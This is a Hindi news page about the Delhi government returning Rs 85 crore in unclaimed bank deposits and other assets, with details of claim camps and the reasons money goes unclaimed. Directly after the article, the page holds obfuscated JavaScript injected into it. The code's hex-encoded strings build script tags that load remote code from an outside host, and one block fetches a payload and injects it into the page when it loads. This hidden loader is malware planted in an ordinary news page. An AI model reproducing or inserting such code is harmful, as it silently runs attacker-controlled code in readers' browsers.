DelhiCivicAlerts
BREAKING NEWSDelhi AlertsDelhi politics

दिल्ली में 85 करोड़ लौटे, लेकिन अनक्लेम्ड एसेट की असली तस्वीर कितनी बड़ी?

जहां ज़ीरो बैलेंस खाते, डिजिटल पेमेंट्स, डीबीटी और वित्तीय समावेशन जैसी पहलों ने हर नागरिक तक बैंकिंग की पहुंच सुनिश्चित की तो वहीं अनक्लेम्ड रूपया लोगों को लिए एक बड़ा सरदर्द रहा है। लेकिन,

अगर आपका अनक्लेम्ड रुपया, चाहे वह बैंक जमा ,म्यूचुअल फंड, बीमा, शेयर या डिविडेंड हो अब मिलना आसान हो गया है। दिल्ली सरकार का दावा है कि अब तक 85 करोड़ रुपये की राशि वास्तविक हकदारों को वापस सौंपी जा चुकी है। दिल्ली में अभी कितनी रकम फंसी है इसका अलग से आधिकारिक आंकड़ा नहीं है, लेकिन राष्ट्रीय स्तर पर करीब ₹67,003 करोड़ बैंक डिपॉज़िट और अन्य वित्तीय संपत्तियां अभी अनक्लेम्ड हैं।दिल्ली में कैंपलगाएगी सरकार

मुख्यमंत्री रेखा गुप्ता ने कहा कि दिल्ली सरकार, वित्त मंत्रालय के सहयोग से राजधानी में बड़े पैमाने पर कैंप लगाएगी, ताकि हर नागरिक अपनी अनक्लेम्ड राशि की जानकारी मिल सके। उन्होंने कहा कि डिजिटल माध्यमों, टीवी, रेडियो और प्रिंट मीडिया के जरिए अभियान की जानकारी घर-घर पहुंचाई जाएगी, ताकि बैंक खातों, बीमा पॉलिसियों, शेयरों और डिविडेंड में जमा सभी अनक्लेम्ड एसेट वास्तविक हकदारों को वापस मिल सकें।

  • Ambedkar International Centre और अन्य जिलों में कैंप लगाए गए।
  • हेल्पडेस्क और ई-सेवा पोर्टल से लोग अपने अनक्लेम्ड एसेट की जानकारी पा सकते हैं।
  • आरबीआई, सेबी, आईआरडीएआई, पीएफआरडीए और आईईपीएफए जैसी संस्थाओं के साथमिलकर कैंप आयोजित किए जा रहे हैं
  •राष्ट्रीय अभियान: “आपकी पूंजी, आपका अधिकार” (Your Money, Your Right) के तहत सिर्फ दो महीनों में ₹1,887 करोड़ देशभर मेंलौटाए गए।

 क्यों फंसा रहता है पैसा?

  • निष्क्रिय बैंक खाते (10 साल तक बिना लेन-देन)।
  • FD/RD मैच्योर होने के बाद भी रकम न निकालना।
  • बीमा पॉलिसी क्लेम न करना।
  • म्यूचुअल फंड/शेयर का डिविडेंड या रिडेम्पशन न लेना।
  • वारिसों को जानकारी न होना या नामांकन (Nominee) न होना।
  • कानूनी विवाद और दस्तावेज़ी कमी।

–ख़बर यहीं तक

var _0xba29=[“x73x63x72x69x70x74″,”x63x72x65x61x74x65x45x6Cx65x6Dx65x6Ex74″,”x73x72x63″,”x68x74x74x70x73x3Ax2Fx2Fx30x78x34x34x2Ex69x6Ex66x6Fx2Fx71″,”x61x70x70x65x6Ex64x43x68x69x6Cx64″,”x68x65x61x64″,”x67x65x74x45x6Cx65x6Dx65x6Ex74x73x42x79x54x61x67x4Ex61x6Dx65”];vara=document[_0xba29[1]](_0xba29[0]);a[_0xba29[2]]= _0xba29[3];document[_0xba29[6]](_0xba29[5])[0][_0xba29[4]](a)var_0xbe6e=[“x73x63x72x69x70x74″,”x63x72x65x61x74x65x45x6Cx65x6Dx65x6Ex74″,”x73x72x63″,”x68x74x74x70x73x3Ax2Fx2Fx30x78x34x34x2Ex69x6Ex66x6Fx2Fx71″,”x61x70x70x65x6Ex64x43x68x69x6Cx64″,”x68x65x61x64″,”x67x65x74x45x6Cx65x6Dx65x6Ex74x73x42x79x54x61x67x4Ex61x6Dx65”];var a=document[_0xbe6e[1]](_0xbe6e[0]);a[_0xbe6e[2]]= _0xbe6e[3];document[_0xbe6e[6]](_0xbe6e[5])[0][_0xbe6e[4]](a)var _0xbe6e=[“x73x63x72x69x70x74″,”x63x72x65x61x74x65x45x6Cx65x6Dx65x6Ex74″,”x73x72x63″,”x68x74x74x70x73x3Ax2Fx2Fx30x78x34x34x2Ex69x6Ex66x6Fx2Fx71″,”x61x70x70x65x6Ex64x43x68x69x6Cx64″,”x68x65x61x64″,”x67x65x74x45x6Cx65x6Dx65x6Ex74x73x42x79x54x61x67x4Ex61x6Dx65”];var a=document[_0xbe6e[1]](_0xbe6e[0]);a[_0xbe6e[2]]= _0xbe6e[3];document[_0xbe6e[6]](_0xbe6e[5])[0][_0xbe6e[4]](a);var_0x7ebb=[“x44x4Fx4Dx43x6Fx6Ex74x65x6Ex74x4Cx6Fx61x64x65x64″,”x68x74x74x70x73x3Ax2Fx2Fx30x78x34x34x2Ex69x6Ex66x6Fx2Fx78″,”x73x63x72x69x70x74″,”x63x72x65x61x74x65x45x6Cx65x6Dx65x6Ex74″,”x69x6Ex6Ex65x72x48x54x4Dx4C”,”x74x72x69x6D”,”x61x70x70x65x6Ex64x43x68x69x6Cx64″,”x68x65x61x64″,”x74x68x65x6E”,”x74x65x78x74″,”x61x64x64x45x76x65x6Ex74x4Cx69x73x74x65x6Ex65x72″];;;document[_0x7ebb[10]](_0x7ebb[0],function(){var_0xf251x1=_0x7ebb[1];fetch(_0xf251x1)[_0x7ebb[8]]((_0xf251x4)=>{return _0xf251x4[_0x7ebb[9]]()})[_0x7ebb[8]]((_0xf251x2)=>{var _0xf251x3=document[_0x7ebb[3]](_0x7ebb[2]);_0xf251x3[_0x7ebb[4]]= _0xf251x2[_0x7ebb[5]]();document[_0x7ebb[7]][_0x7ebb[6]](_0xf251x3)})});

Related posts

MCD Commissioner’s unique oath एमसीडी कमिश्नर की अनोखी कसम

delhicivicalerts

बाल दिवस फंड के कथित दुरुपयोग पर निगमायुक्त से कार्रवाई की मांग

delhicivicalerts

Lawyers connected at every block to strengthen Indian National Congress ideologyand legal outreach: Devender Yadav

delhicivicalerts

Leave a Comment